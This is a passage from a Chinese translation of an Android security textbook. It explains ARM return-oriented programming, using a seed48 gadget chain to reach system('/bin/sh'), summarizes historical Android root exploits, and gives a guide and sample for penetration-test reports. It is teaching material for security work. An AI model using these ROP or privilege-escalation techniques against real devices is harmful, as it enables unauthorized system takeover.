root@debian-armel:~/Exploitation#
```

8.4 返回导向编程

在大多数情况下，我们不需要调用程序本身中存在的另一个函数。 相反，我们需要在我们的攻击向量中放置 shellcode，这将执行我们在 shellcode 中指定的任何恶意操作。 但是，在大多数基于 ARM 平台的设备中，内存中的区域是不可执行的，这会阻止我们放置并执行 shellcode。

因此，攻击者必须依赖于所谓的返回导向编程（ROP），它是来自内存不同部分的指令片段的简单链接，最终它会执行我们的 shellcode。 这些片段也称为 ROP gadget。 为了链接 ROP gadget，我们需要找到存在跳转指令的 gadget，这将允许我们跳到另一个位置。

例如，如果我们在执行程序时反汇编 `seed48()` ，我们将注意到以下输出：

```
(gdb) disass seed48
Dump of assembler code for function seed48:
0x40057458 <seed48+0>:  ldr     r3, [pc, #32]   ; 0x40057480 <seed48+40>
0x4005745c <seed48+4>:  push    {r4, lr}
0x40057460 <seed48+8>:  ldr     r4, [pc, #28]   ; 0x40057484 <seed48+44>
0x40057464 <seed48+12>: add     r3, pc, r3
0x40057468 <seed48+16>: add     r4, r3, r4
0x4005746c <seed48+20>: mov     r1, r4
0x40057470 <seed48+24>: bl      0x40057638 <seed48_r>
0x40057474 <seed48+28>: add     r0, r4, #6
0x40057478 <seed48+32>: pop     {r4, lr}
0x4005747c <seed48+36>: bx      lr
0x40057480 <seed48+40>: muleq   pc, r4, r11
0x40057484 <seed48+44>: andeq   r3, r0, r8, lsr #4
```

如果我们查看反汇编，我们将注意到它包含一个 ADD 指令，后面跟着一个 POP 和 BX 指令，这是一个完美的 ROP gadget。 这里，攻击者可能会想到，为了将其用作 ROP gadget，首先跳到控制 r4 的 POP 指令，然后将比`/bin/sh`的地址小 6 的值放入 r4 中，将 ADD 指令的值放入 LR 中。 因此，当我们跳回到 ADD 也就是`R0 = R4 + 6`时，我们就拥有了`/bin/sh`的地址，然后我们可以为 R4 指定任何垃圾地址并且为 LR 指定`system()`的地址。

这意味着我们将最终跳转到使用参数`/bin/sh`的`system()`，这将执行 shell。 以同样的方式，我们可以创建任何 ROP gadget，并使其执行我们所需要的任何东西。 由于 ROP 是开发中最复杂的主题之一，因此强烈建议你自己尝试，分析反汇编代码并构建漏洞。

8.5 Android root 利用

从早期版本的 Android 开始，Android root 漏洞开始出现于每个后续版本和不同的 Android 设备制造商的版本中。 Android root 简单来说是获得对设备的访问特权，默认情况下设备制造商不会将其授予用户。 这些 root 攻击利用了 Android 系统中存在的各种漏洞。 以下是其中一些的列表，带有漏洞利用所基于的思想：

- Exploid：基于 udev 中的 CVE-2009-1185 漏洞，它是 Android 负责 USB 连接的组件，它验证 Netlink 消息（一种负责将 Linux 内核与用户连接的消息）是否源自原始来源或是由攻击者伪造。因此，攻击者可以简单地从用户空间本身发送 udev 消息并提升权限。
- Gingerbreak：这是另一个漏洞，基于 vold 中存在的漏洞，类似于 Exploid 中的漏洞。
- RageAgainstTheCage：此漏洞利用基于`RLIMIT_NPROC`，它指定在调用`setuid`函数时可为用户创建的进程的最大数目。 adb 守护程序以 root 身份启动;然后它使用`setuid()`调用来解除特权。但是，如果根据`RLIMIT_NPROC`达到了最大进程数，程序将无法调用`setuid()`来解除特权，adb 将继续以 root 身份运行。
- Zimperlich：使用与 RageAgainstTheCage 的相同概念，但它依赖于 zygote 进程解除 root 权限。
- KillingInTheNameOf：利用了一个称为`ashmem`（共享内存管理器）接口的漏洞，该漏洞用于更改`ro.secure`的值，该值确定设备的 root 状态。

这些是一些最知名的 Android 漏洞利用，用于 root Android 设备。

总结

在本章中，我们了解了 Android 利用和 ARM 利用的不同方式。 希望本章对于任何想要更深入地利用 ARM 的人来说，都是一个好的开始。

在下一章中，我们将了解如何编写 Android 渗透测试报告。

第九章 编写渗透测试报告

> 作者：Aditya Gupta
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

在本章中，我们将学习渗透测试的最终和最重要的方面，撰写报告。 这是一个简短的章节，指导你在报告中写下你的方法和发现。 作为渗透测试者，如果能够更好地解释和记录你的发现，渗透测试报告会更好。 对于大多数渗透测试者来说，这是渗透测试中最没意思的部分，但它也是最重要的渗透测试步骤之一，因为它作为“至关重要的材料”，使其他技术和管理人员容易理解 。

渗透测试报告基础

渗透测试报告是渗透测试过程中所有发现的摘要文档，包括但不限于所使用的方法，工作范围，假设，漏洞的严重程度等。 渗透测试报告仅用作渗透测试的完整文档，可用于消除已发现的漏洞并进一步参考。

编写渗透测试报告

为了理解如何编写渗透测试报告，最好对渗透测试报告中的一些重要部分有一个清晰的了解。

一些最重要的组成部分包括：

- 执行摘要
- 漏洞摘要
- 工作范围
- 使用的工具
- 遵循的测试方法
- 建议
- 结论
- 附录

除此之外，还应该有关于渗透测试，进行渗透测试的组织和客户，以及“非披露协议”的足够详细信息。 让我们一个一个地去看上面的每个部分，来快速查看它。

执行摘要

执行摘要是渗透测试的整个结果的快速演练。 执行摘要不需要太多技术，它只是一个总结，用于在尽可能短的时间内浏览渗透测试。 执行摘要是管理层和高管首先看到的。

它的一个例子如下：

XYZ 应用程序的渗透测试具有大量的开放输入验证缺陷，这可能导致攻击者访问敏感数据。

你还应该解释此漏洞对于该组织业务的严重程度。

漏洞

如标题所示，这应包括应用程序中发现的所有漏洞的摘要以及相关详细信息。 如果你在应用程序中找到的漏洞分配了 CVE 号码，你可以包括它。 你还应包括导致该漏洞的应用程序的技术详细信息。 另一种展示漏洞的好方法是对漏洞按照类别进行分类：低，中和高，然后在饼图或任何其他图形表示上展示它们。

工作范围

工作范围仅仅意味着渗透测试涵盖并评估了哪些应用程序和服务。 它可以简单地写成一行，如下：

> 该工作的范围仅限于 XYZ Android 和 iOS 应用程序，不包括任何服务端组件。

使用的工具

这是一个可选类别，通常可以包含在另一个类别中，也就是讨论漏洞发现和技术细节的地方。 在本节中，我们可以简单提到使用的不同工具及其特定版本。

遵循的测试方法

这个类别是最重要的类别之一，应该以详细方式编写。 这里，渗透测试者需要指定不同的技术，和他在渗透测试阶段所遵循的步骤。 它可以是简单的应用程序逆向，流量分析，使用不同的工具的库和二进制文件分析，等等。

此类别应指定其他人需要遵循的完整过程，以便完全理解和重现这些漏洞。

建议

此类别应指定要执行的不同任务，以便组织保护程序并修复漏洞。 这可能包括一些东西，类似建议以适当权限保存文件，加密发送网络流量以及正确使用 SSL 等。 它还应包括在考虑到组织的情况下，执行这些任务的正确方法。

结论

这个部分应该简单地总结渗透测试的总体结果，并且我们可以使用漏洞类型的概述，简单地说明应用程序是不安全的。 记住，我们不应该涉及所发现的不同漏洞的详细信息，因为我们已经在前面的章节中讨论过了。

附录

渗透测试报告的最后一部分应该是附录，或者一个快速参考，读者可以使用它快速浏览渗透测试的特定主题。

总结

在本章中，我们对渗透测试报告的不同部分进行了快速演练，渗透测试者需要了解这些部分才能编写报告。 本章的目的是在渗透测试的最后阶段，作为一个编写渗透测试报告的简洁指南。 此外，你可以在下一页找到渗透测试报告的示例。

对于渗透测试人员，和想入门 Android 安全的人来说，我希望这本书会成为一个伟大的工具。 本书中提到的工具和技术将帮助你入门 Android 安全。 祝你好运！

下面是渗透测试报告的示例：

Attify 漏洞应用安全审计报告

应用程序版本：1.0

日期：2014年1月

作者：Aditya Gupta

摘要：2014年1月，Attify 实验室对 Android 平台的移动应用程序“Attify 漏洞应用”进行了安全评估。 本报告包含审计过程中的所有发现。 它还包含首先发现这些漏洞的过程，以及修复这些问题的方法。

目录

1. 引言

1.1 执行摘要

Attify Labs 受委托对 XYZ 公司的 Android 应用程序“Attify 漏洞应用”执行渗透测试。 此渗透测试和审计的目的是确定 Android 应用程序以及与其通信的 Web 服务的安全漏洞。

我们在测试期间十分小心，以确保在执行审计时不会对后端 Web 服务器造成损害。 该评估在 Aditya Gupta 的领导下进行，团队由三名内部渗透测试人员组成。

在审计期间，在 XYZ Android 应用程序和后端 Web 服务中发现了一些安全漏洞。 总的来说，我们发现系统是不安全的，并且具有来自攻击者的高威胁风险。

此次审计的结果将有助于 XYZ 公司使他们的 Android 应用程序和 Web 服务免受攻击者造成的安全威胁，这可能会损害声誉和收入。

2.2 工作范围

这里执行的渗透测试集中于 XYZ 公司的 Android 应用程序，名为“Attify 漏洞应用”。 渗透测试还包括 所有 Web 后端服务，Android 应用程序与之进行通信。

1.3 漏洞摘要

Android应用程序“Attify 漏洞应用”被发现存在漏洞，包括应用程序本身，以及由于在应用程序中使用第三方库的很多漏洞。我们已成功利用该库，使我们可以访问存储在设备上的整个应用程序的数据。

此外，在应用程序中找到的 `webview` 组件使应用程序容易受到 JavaScript 响应的操纵，使我们可以访问应用程序中的整个 JavaScript 界面。这最终允许我们利用不安全网络上的应用程序，导致应用程序行为控制，还允许我们在用户没有知晓的情况下安装更多应用程序，进行意外的拨号和发送短信等。

在应用程序中发现的其他漏洞包括不安全的文件存储，一旦设备已经 root，这使我们可以访问存储在应用程序中的敏感用户凭据。

此外，我们可以注意到，应用通信的 web 服务没有用于用户认证的适当安全措施，并且可以使用 SQL 认证绕过攻击来访问存储在 web 服务器上的敏感信息。

2. 审计与方法论

2.1 使用的工具

以下是用于整个应用程序审计和渗透测试流程的一些工具：

- 测试平台：Ubuntu Linux Desktop v12.04
- 设备：运行 Android v4.4.2 的 Nexus 4
- Android SDK
- APKTool 1.5.2：将 Android 应用程序反编译成 Smali 源文件
- Dex2Jar 0.0.9.15.48：将 Android 应用程序源反编译为 Java
- JD-GUI 0.3.3：读取 Java 源文件
- Burp Proxy 1.5：代理工具
- Drozer 2.3.3：Android 应用程序评估框架
- NMAP 6.40：扫描 Web 服务

2.2 漏洞

问题#1：Android 应用程序中的注入漏洞

说明：在 Android 应用程序的 `DatabaseConnector.java` 文件中发现了一个注入漏洞。参数 `account_id` 和 `account_name` 被传递到应用程序中的 SQLite 查询中，使其易于遭受 SQLite 注入。

风险级别：严重

修复：在传递到数据库命令之前，应正确校验用户输入。

问题#2：`WebView` 组件中的漏洞

说明：`WebDisplay.java` 文件中指定的 Android 应用程序中的 `WebView` 组件允许执行 JavaScript。攻击者可以拦截不安全网络上的流量，创建自定义响应，并控制应用程序。

风险等级：高

补救：如果应用程序中不需要 JavaScript，请将 `setJavascriptEnabled` 设置为 `False` 。

问题#3：无/弱加密

说明：Android应用程序将认证凭据存储在名为 `prefs.db` 的文件中，该文件存储在设备上的应用程序文件夹中，即 `/data/data/com.vuln.attify/databases/prefs.db` 。通过 root 权限，我们能够成功地查看存储在文件中的用户凭据。身份验证凭据以 Base64 编码存储在文件中。

风险等级：高

补救：如果认证证书必须存储在本地，则应使用适当的安全加密存储。

问题#4：易受攻击的内容供应器

说明：发现 Android 应用程序的内容供应器已导出，这使得它也可以由设备上存在的任何其他应用程序使用。内容供应器是 `content://com.vuln.attify/mycontentprovider` 。

风险等级：高

补救：使用 `exported = false` ，或在 `AndroidManifest.xml` 中指定内容供应器的权限。

3. 结论

3.1 结论

我们发现该应用程序整体上存在漏洞，拥有内容供应器，SQLite 数据库和数据存储技术相关的漏洞。

3.2 建议

我们发现该应用程序容易受到一些严重和高危漏洞的攻击。 付诸一些精力和安全的编码实践，所有的漏洞都可以成功修复。

为了维持应用程序的安全，需要定期进行安全审计，来在每次主要升级之前评估应用程序的安全性。